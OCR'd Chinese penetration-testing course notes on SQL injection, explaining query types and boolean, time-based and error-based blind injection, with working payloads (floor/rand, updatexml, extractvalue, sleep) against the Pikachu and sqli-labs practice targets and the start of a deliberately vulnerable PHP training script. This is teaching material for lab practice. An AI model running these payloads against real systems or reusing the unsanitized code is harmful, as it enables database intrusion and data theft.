
WEB 漏洞-查询方式及报错盲注

当进行 SQL 注入时，有很多注入会出现无回显的情况，其中不回显的原因可能是 SQL 语句查询方式的问题导致，这个时候我们需要用到相关的报错或盲注进行后续操作，同时作为手工注入时，提前了解或预知其 SQL 语句大概写法也能更好的选择对应的注入语句。



涉及知识点:

#补充：上课的 Access 暴力猜解不出的问题？
Access 偏移注入：解决列名获取不到的情况
查看登陆框源代码的表单值或观察 URL 特征等也可以针对表或列获取不到的情况
select 查询数据
在网站应用中进行数据显示查询操作
例：select * from news where id=$id

insert 插入数据
在网站应用中进行用户注册添加等操作
例：insert into news(id,url,text) values(2,'x','$t')

delete 删除数据
后台管理里面删除文章删除用户等操作
例：delete from news where id=$id

update 更新数据
会员或后台中心数据同步或缓存等操作
例：update user set pwd='$p' where id=2 and username='admin'

order by 排序数据
一般结合表名或列名进行数据排序操作
例：select * from news order by $id
例：select id,name,price from news order by $order

重点理解：
我们可以通过以上查询方式与网站应用的关系
注入点产生地方或应用猜测到对方的 SQL 查询方式
SQL 注入报错盲注
盲注就是在注入过程中，获取的数据不能回显至前端页面。此时，我们需要利用一些方法进行判断或者尝试，这个过程称之为盲注。我们可以知道盲注分为以下三类：
基于布尔的 SQL 盲注-逻辑判断
regexp,like,ascii,left,ord,mid

基于时间的 SQL 盲注-延时判断
if,sleep

基于报错的 SQL 盲注-报错回显
floor，updatexml，extractvalue
https://www.jianshu.com/p/bc35f8dd4f7c

参考：
like 'ro%'　　#判断 ro 或 ro...是否成立
regexp '^xiaodi[a-z]' #匹配 xiaodi 及 xiaodi...等
if(条件,5,0)　　#条件成立 返回 5 反之 返回 0
sleep(5)　　#SQL 语句延时执行 5 秒
mid(a,b,c)　　#从位置 b 开始，截取 a 字符串的 c 位
substr(a,b,c)　　#从 b 位置开始，截取字符串 a 的 c 长度
left(database(),1)，database() #left(a,b)从左侧截取 a 的前 b 位
length(database())=8　#判断数据库 database()名的长度
ord=ascii ascii(x)=97 #判断 x 的 ascii 码是否等于 97

演示案例：

✧ 各种查询方式注入测试（报错盲注)

✧ sqlilabs-less5 注入测试（布尔盲注）

✧ sqlilabs-less2 注入测试（延时盲注）

✧ sqlilabs-less46 注入测试（排序盲注）

Payload:
pikachu insert
username=x' or(select 1 from(select count(*),concat((select (select (select concat(0x7e,database(),0x7e))) from information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a) or '
&password=xiaodi&sex=%E7%94%B7&phonenum=13878787788&email=wuhan&add=hubei&submit=submit

username=x' or updatexml(1,concat(0x7e,(version())),0) or '&password=xiaodi&sex=%E7%94%B7&phonenum=13878787788&email=wuhan&add=hubei&submit=submit

username=x' or extractvalue(1,concat(0x7e,database())) or '&password=xiaodi&sex=%E7%94%B7&phonenum=13878787788&email=wuhan&add=hubei&submit=submit

pikachu update
sex=%E7%94%B7&phonenum=13878787788&add=hubeNicky' or (select 1 from(select count(*),concat(floor(rand(0)*2),0x7e,(database()),0x7e)x from information_schema.character_sets group by x)a) or '&email=wuhan&submit=submit

sex=%E7%94%B7&phonenum=13878787788&add=hubeNicky' or updatexml(1,concat(0x7e,(version())),0) or '&email=wuhan&submit=submit

sex=%E7%94%B7&phonenum=13878787788&add=Nicky' or extractvalue(1,concat(0x7e,database())) or '&email=wuhan&submit=submit

pikachu delete
/pikachu/vul/sqli/sqli_del.php?id=56+or+(select+1+from(select+count(*),concat(floor(rand(0)*2),0x7e,(database()),0x7e)x+from+information_schema.character_sets+group+by+x)a)

pikachu/vul/sqli/sqli_del.php?id=56+or+updatexml+(1,concat(0x7e,database()),0)

/pikachu/vul/sqli/sqli_del.php?id=56+or+extractvalue(1,concat(0x7e,database()))

延时盲注：

and if(ascii(substr(database(),1,1))=115,sleep(5),1)--+
and if(ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))=101,sleep(3),0)--+

涉及资源：

https://www.jianshu.com/p/bc35f8dd4f7c

https://www.jianshu.com/p/fcae21926e5c

https://pan.baidu.com/s/1IX6emxDpvYrVZbQzJbHn3g 提取码：l9f6

腾讯文档-与我共享-Sqlilabs 过关手册注入天书.pdf

```
insert 注入练习-小迪渗透吧<br>
<form action='' method='get'>
编号：<input type='text' name='i'><br>
帐号：<input type='text' name='u'><br>
密码：<input type='text' name='p'><br>
<input type='submit' value='添加'><br>
</form>

delete 注入练习-小迪渗透吧<br>
<form action='' method='post'>
编号：<input type='text' name='i'><br>
<input type='submit' value='删除'><br>
</form>

update 注入练习-小迪渗透吧<br>
<form action='' method='post'>
帐号：<input type='text' name='user'><br>
密码：<input type='text' name='pass'><br>
<input type='submit' value='更新'><br>
</form>

<?php
//小迪渗透吧-培训专用代码-www.xiaodi8.com
header("Content-Type: text/html;charset=utf-8");
echo '<hr>';

//insert 代码块
$id=@$_GET['i'];
```